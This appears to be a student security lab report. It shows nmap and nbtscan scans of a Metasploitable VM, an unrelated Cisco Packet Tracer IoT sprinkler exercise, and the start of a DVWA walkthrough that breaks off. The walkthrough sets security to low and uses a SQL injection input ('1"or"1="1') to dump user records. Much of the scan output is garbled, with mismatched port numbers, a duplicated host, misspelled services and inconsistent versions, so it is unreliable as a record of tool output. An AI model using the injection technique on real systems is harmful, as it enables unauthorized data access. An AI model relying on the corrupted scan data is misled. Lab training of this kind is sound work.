Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:43 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00042s latency).
Not shown: 998 closed ports (no-response)
PORT      STATE SERVICE
5357/tcp  open  wsddapi
MAC Address: DESKTOP-9D07758 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00012s latency)
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 closed ports (proto-unreach)
MAC Address: 00:0B:27:AA:29:0C (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.00033s latency).
Not shown: 1000 closed ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
113/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
3389/tcp  open  msTerminalServices
1524/tcp  open  ingreslock
2009/tcp  open  nfs
2221/tcp  open  proxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0B:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.102
Host is up (0.000000s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed ports (reset)

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.97 seconds
```


nbtscan is a network scanning tool used to identify NetBIOS names and gather information about Windows-based systems on a network. The command "nbtscan 192.168.56.0/24" instructs nbtscan to scan the network range from 192.168.56.1 to 192.168.56.254 (which is the /24 subnet mask) for NetBIOS names and related information.

nmap is a network scanning tool used to identify hosts and services on a network, as well as gather information about them. The command "nmap 192.168.56.0/24" instructs nmap to scan the network range from 192.168.56.1 to 192.168.56.254 (which is the /24 subnet mask) for open ports and services running on hosts.

a) nmap -p

The command "nmap -p 21,22,23 192.168.56.101" instructs nmap to scan the host with IP address 192.168.56.101 for open ports 21, 22, and 23.

Ports 21, 22, and 23 correspond to the FTP (File Transfer Protocol), SSH (Secure Shell), and Telnet protocols respectively. By scanning for open ports on a target host, nmap can identify which services are running and potentially vulnerable to attacks.




```
[root@kali)-/home/kali]
# nmap -p 21,22,23 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00053s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
[...]
```

b) nmap -sV

The command "nmap -sV 192.168.56.101" is a command-line tool used for network exploration and security auditing.



```
[kali-linux-2022-4-virtualbox-amd64 [Running]] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds
[...]
(root@kali)-/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:44 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
Not shown: 977 closed TCP ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linus telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.14.2
80/tcp    open  http         Apache httpd 2.2.28 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh reexec
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2000/tcp  open  bindshell   2 (http://www.0x0003)
2121/tcp  open  ftp         proftpd 1.3.1
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 24.91 seconds
[...]
```

c) nmap -sT

The command "nmap -sT 192.168.56.101" instructs nmap to perform a TCP connect scan on the host with IP address 192.168.56.101.

The "-sT" flag is used to specify that nmap should use a TCP connect scan technique.




```
root@kali:~/home/kali
└─# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:45 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
```

d) nmap -O

The command "nmap -O 192.168.56.101" instructs nmap to perform an operating system detection scan on the host with IP address 192.168.56.101.

The "-O" flag is used to specify that nmap should perform an operating system detection scan.



```
root@kali:~/home/kali
└─# nmap -O 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 00:48 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00074s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE OS CPE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

e) nmap -A

The command "nmap -A 192.168.56.101" instructs nmap to perform an aggressive scan on the host with IP address 192.168.56.101.

The "-A" flag is used to specify that nmap should perform an aggressive scan.

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali: /home/kali

```
[root@kali ~]# nmap -A 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2023-03-21 00:49 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 192.168.56.102
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
| End of status
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10ubuntu1 (protocol 2.0)
| ssh-hostkey:
|_ 2048 600fcfe1c05f6a74db9024fa4c056cccd (DSA)
|_ 2048 5656240f211dde72bae61b124d8ef83 (RSA)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
| sslv2:
|_ SSLV2 supported
| cipherlist:
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_DES_40_EDE3_CBC_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_64_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
Not valid before: 2010-03-15T00:00:00+00:00
Not valid after: 2018-03-15T14:07:45:45
|_http-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2023-03-21T04:50:03+00:00; 0s from scanner time.
53/tcp    open  domain  ISC BIND 9.4.2
```

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
| Some Capabilities: SwitchToSLAAfterHandshake, LongColumnFlag, Speaks4ProtocolNew, ConnectWithDatabase, SupportsCompression, SupportsTransactions, Supports4iAuth
| _ Salt: 45$y0D2mP0qUrxzJb
|_ 5923/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ lsl-cert: Subject: commonName=ubuntu@base.localdomain/organizationName=OC050a/stateOrProvinceName=There is no such thing outside US/countryName=XK
|_ _not_after: 2019-04-15T14:07:45
|_ _ssl_date: 2023-03-21T04:58:03+00:00; 0s from scanner time.
5980/tcp open vnc VNC (protocol 3.3)
|_ vnc-auth: 
|   Protocol version: 3.3
|   Security types:
|     |_ None
|     |_ VNC Authentication (2)
|     |_ Unreadable
|_ 6980/tcp open x11 (Access denied)
6667/tcp open irc UnrealIRCd
8089/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ xterm: Failed to get a valid response for the OPTION request
|_ 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_ _http-Favicon: Apache Tomcat
|_ _http-title: Apache Tomcat/9.5
|_ _http-user-agent: Apache Tomcat/9.5.30
|_ _http-server-type: Apache/2.4.42
|_ _http-server-software: Apache/2.4.42 (Ubuntu)
MAC Address: 08:00:27:75:62:0C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Network card(s):
OS: CPE cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.0 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ snmpwalk: 
|   |_ OS: Unix (Ubuntu 9.0.20-Debian)
|_ Computer name: metasploitable
|_ NetBIOS computer name:
|_ Domain controller:
|_ FQDN: metasploitable.localdomain
|_ System time: 2023-03-21T00:49:56-04:00
|_ sudo: account required; guest
|_ authentication_level: user
|_ challenge_response: supported
|_ encryption_type: none (dangerous, but default)
|_ _snmp-time: Protocol negotiation failed (SNMP)
|_ clock-skew: mean: 100000s, deviation: 20000s, median: 0s
|_ _hostid: NetBIOS name: METASPLOITABLE, NetBIOS user: <unkn0wn>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT ADDRESS
| 0.73 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.38 seconds

File Machine View Input Devices Help
File Actions Edit View Help
Time to search: 0.000s 2023-03-21T00:49:56-04:00 1026 AM Right Ctrl
```

Fire extinguisher using cisco packet tracer

Fire Extinguisher project is done using the cisco packet tracer. Cisco packet tracer is a network simulation tool. This project is used to control the fire and to activate the filter when there is smoke detected beyond the range specified. To implement this, we required mainly 4 components they are the server, water sprinkler, smoke detector, and 3 cars that emits the smoke.


Steps:

- Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler, old car3.
- • Rename Server pt as "Registration Server" and Rename lawn sprinkler as "lawn sprinkler IOT-0".
- Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.
- Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1"
- Double click on Smoke detector and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".
- Double click on Sprinkler and select config then select wireless0 and write "SSIO" in place of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"
- Now connect access point to registration server using symbol



- Double click on Sprinkler and select settings and then Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Double click on Smoke detector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.
- Add IP address for Registration Server as "1.0.0.1", Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as "1.0.0.3".
- Now double click on Registration server and select services and select IOT and select "on".
- Now double click on Registration server and select Desktop and select web browser and in URL type as "1.0.0.1" and press go.


- Now select "signup" and type username & password as "admin" then press create.
 - Select "conditions" and select add and type name as "smoke on" and then set the level as " $>=0.4$ " and select sprinkler status "true" and then press ok.
 - Select "conditions" and select add and type name as "smoke off" and then set the level as " $<=0.4$ " and select sprinkler status "false" and then press ok.
 - •To obtain the smoke press ALT+ car.



Perform exploiting DVWA

- a) Perform SQL injection on DVWA
- b) Perform Cross-site scripting on DVWA
- c) Perform File upload DVWA

Step 1: Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using - nbtscan.



```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~[~]
└─$ sudo -s
[sudo] password for kali:
root@kali:~[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::f501:90e8:8198:3705 brd 192.168.56.255 scopeid 0x20<link>
        ether 08:00:27:19:d6:7 txqueuelen 1000  (Ethernet)
                RX bytes 7556528 bytes 99999 (97.3 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 11029 bytes 743234 (725.8 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000  (Local Loopback)
                RX bytes 0 bytes 0 (0.0 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 2102 bytes 94600 (92.3 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~[~]
└─$ nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-90D7758 <server> <unknown> 0a:00:27:00:00:0a
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied

root@kali:~[~]
```

Step 2: Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities.

Enter the username and password –

(ie. username: admin, password: password)

The screenshot shows a web browser window with the address bar set to 192.168.56.101. The title bar indicates it's running on Kali Linux. The page content includes a warning about exposing the VM to untrusted networks, login instructions for 'msfadmin/msfadmin', and a list of vulnerabilities: TWiki, phpMyAdmin, Muttillidae, DVWA, and WebDAV.

The screenshot shows the DVWA login page. It features the DVWA logo at the top. Below it is a form with 'Username' set to 'admin' and 'Password' set to 'password'. A 'Login' button is present. At the bottom, there is a note about the project being a RandomStorm OpenSource project and a hint that the default username is 'admin' with password 'password'.

Step 3: Set the DVWA security to low.

The screenshot shows the DVWA security settings page. On the left is a sidebar menu with options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area is titled 'DVWA Security' with a lock icon. It shows the current security level is 'low'. A dropdown menu allows changing the security level to 'low', 'medium', or 'high', with 'Submit' and 'Cancel' buttons. Below this is a section for 'PHPIDS' which is currently 'disabled'. It includes links for 'enable PHPIDS', 'Simulate attack', and 'View IDS log'. At the bottom, it displays the current session information: Username: admin, Security Level: low, and PHPIDS: disabled. The footer of the page reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Step 4: SQL Injection – Process by passing the queries, so that we can get unauthorized access.

The screenshot shows the DVWA SQL Injection page. The navigation menu on the left includes Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Vulnerability: SQL Injection'. It contains a 'User ID:' input field with the value 'ID: 1"or"1="1' and a 'Submit' button. Below the input field, the output shows 'ID: 1"or"1="1', 'First name: admin', and 'Surname: admin' in red text. A 'More info' section lists three URLs: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>. At the bottom left, it says 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom right, there are 